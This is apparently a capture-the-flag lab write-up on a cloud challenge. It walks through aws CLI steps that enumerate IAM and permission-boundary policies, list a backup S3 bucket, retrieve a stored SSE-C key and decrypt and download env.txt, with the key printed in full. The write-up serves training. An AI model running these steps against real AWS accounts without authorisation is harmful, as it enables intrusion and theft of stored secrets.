- Published on
CWL - KeyMaster (Decoding S3 Secrets)
- Authors

- Name
- mfkrypt


Table of Contents
Recon
We are given the following credentials:
Proceed to authenticate. Just provide any random region and we can leave out the output format field
aws configure
Verify the authentication by making an API call
aws sts get-caller-identity
Our current user is BackupReader1
IAM Enumeration
We are able to list user policies
aws iam list-user-policies --user-name BackupReader1
{
    "PolicyNames": [
        "admin-policy",
        "EnableS3BackupRead",
        "FullAccessPolicy",
        "KMSDecryptOnly",
        "KMSFullAccessPolicy",
        "S3FullAccessAllBuckets",
        "S3KMSBackupAccess",
        "SelfS3KMSAccess",
        "test-policy"
    ]
}
Looks like we have some interesting permissions here such as KMSDecryptOnly, which when looking back at the attack flow earlier, we can assume thta we are dealing with AWS KMS which is (Key Management Service) which is a service to encrypt S3 object data
We continue to enumerate attached-user policies
aws iam list-attached-user-policies --user-name BackupReader1
{
    "AttachedPolicies": [
        {
            "PolicyName": "UserPolicy",
            "PolicyArn": "arn:aws:iam::058264439561:policy/UserPolicy"
        }
    ]
}
Acquire the version ID using the Policy ARN so we can inspect the contents of the policy
aws iam get-policy --policy-arn arn:aws:iam::058264439561:policy/UserPolicy
Inspecting the contents of the policy, we discover more interesting permissions
aws iam get-policy-version --policy-arn arn:aws:iam::058264439561:policy/UserPolicy --version-id v1
The current user is able to write user policies, this could potentially be used to escalate privileges. The 2'nd permission allowing us to retrieve information about the current user
aws iam get-user
{
    "User": {
        "Path": "/",
        "UserName": "BackupReader1",
        "UserId": "AIDAQ3EGUZME24ILVB44T",
        "Arn": "arn:aws:iam::058264439561:user/BackupReader1",
        "CreateDate": "2024-09-24T11:13:38+00:00",
        "PermissionsBoundary": {
            "PermissionsBoundaryType": "Policy",
            "PermissionsBoundaryArn": "arn:aws:iam::058264439561:policy/PermissionBoundaryPolicy"
        },
        "Tags": [
            {
                "Key": "AllowSelfAssignS3KMS",
                "Value": "true"
            }
        ]
    }
}
The thing we need to oberve is the presence of a permission boundary policy called PermissionBoundaryPolicy(literally). A permissions boundary is an advanced feature that uses managed policy to limit the access of an IAM entity.
Permissions Boundary Enumeration
Just like any policies, we will also enumerate the permission boundary policy. First get the version ID.
aws iam get-policy --policy-arn arn:aws:iam::058264439561:policy/PermissionBoundaryPolicy
The inspect the contents of the policy
aws iam get-policy-version --policy-arn arn:aws:iam::058264439561:policy/PermissionBoundaryPolicy --version-id v3
{
    "Action": [
        "s3:ListBucket",
        "s3:GetObject"
    ],
    "Effect": "Allow",
    "Resource": [
        "arn:aws:s3:::securecopbakupbuk1",
        "arn:aws:s3:::securecopbakupbuk1/*"
    ]
  },
  {
    "Action": [
        "kms:Decrypt"
    ],
    "Effect": "Allow",
    "Resource": "arn:aws:kms:us-east-1:058264439561:key/a7a251b3-c889-4dd1-9176-931c207c33d5"
    }
Above is just the important snippet of the whole output. We can see this policy allows us to list and download objects from the securecopbakupbuk1 bucket. Apart from that we can confirm from the action, kms:Decrypt that we can decrypt KMS objects if we have the decryption keys.
Enumerating S3 Buckets
aws s3 ls securecopbakupbuk1
We see some interesting and potentially sensitive files here, let's try to download them
aws s3 cp s3://securecopbakupbuk1/key.txt key.txt
This looks like our KMS keys which are also Server-side Encryption KMS keys (SSE-KMS). Attempting to download the files other than key.txt will result in an error
Decrypting KMS
This is because the objects are encrypted, we need to decrypt it using the discovered encryption key and its digest. Only then, the files can be downloaded
aws s3api get-object --bucket securecopbakupbuk1 --sse-customer-algorithm AES256 --sse-customer-key ZhL8Zvaa3Xybf/sizoGwtrgKpxkxE46JJMiz1syVGQM= --sse-customer-key-md5 ESUzbd203tahLpxvA6LL4g== --key env.txt env.txt
Using this command, we specify:
- The bucket name
- The algorithm which is
AES256 - The key
- The key MD5 digest
- The file we want to decrypt and download. In this case, it is
env.txt
After running the command, we will get this output below signifying the decrypting was a success and the file was downloaded
{
    "AcceptRanges": "bytes",
    "LastModified": "2024-09-24T11:18:40+00:00",
    "ContentLength": 411,
    "ETag": "\"749eb3a7b32276781c2da504dc6bdff8\"",
    "ContentType": "binary/octet-stream",
    "Metadata": {},
    "SSECustomerAlgorithm": "AES256",
    "SSECustomerKeyMD5": "ESUzbd203tahLpxvA6LL4g=="
}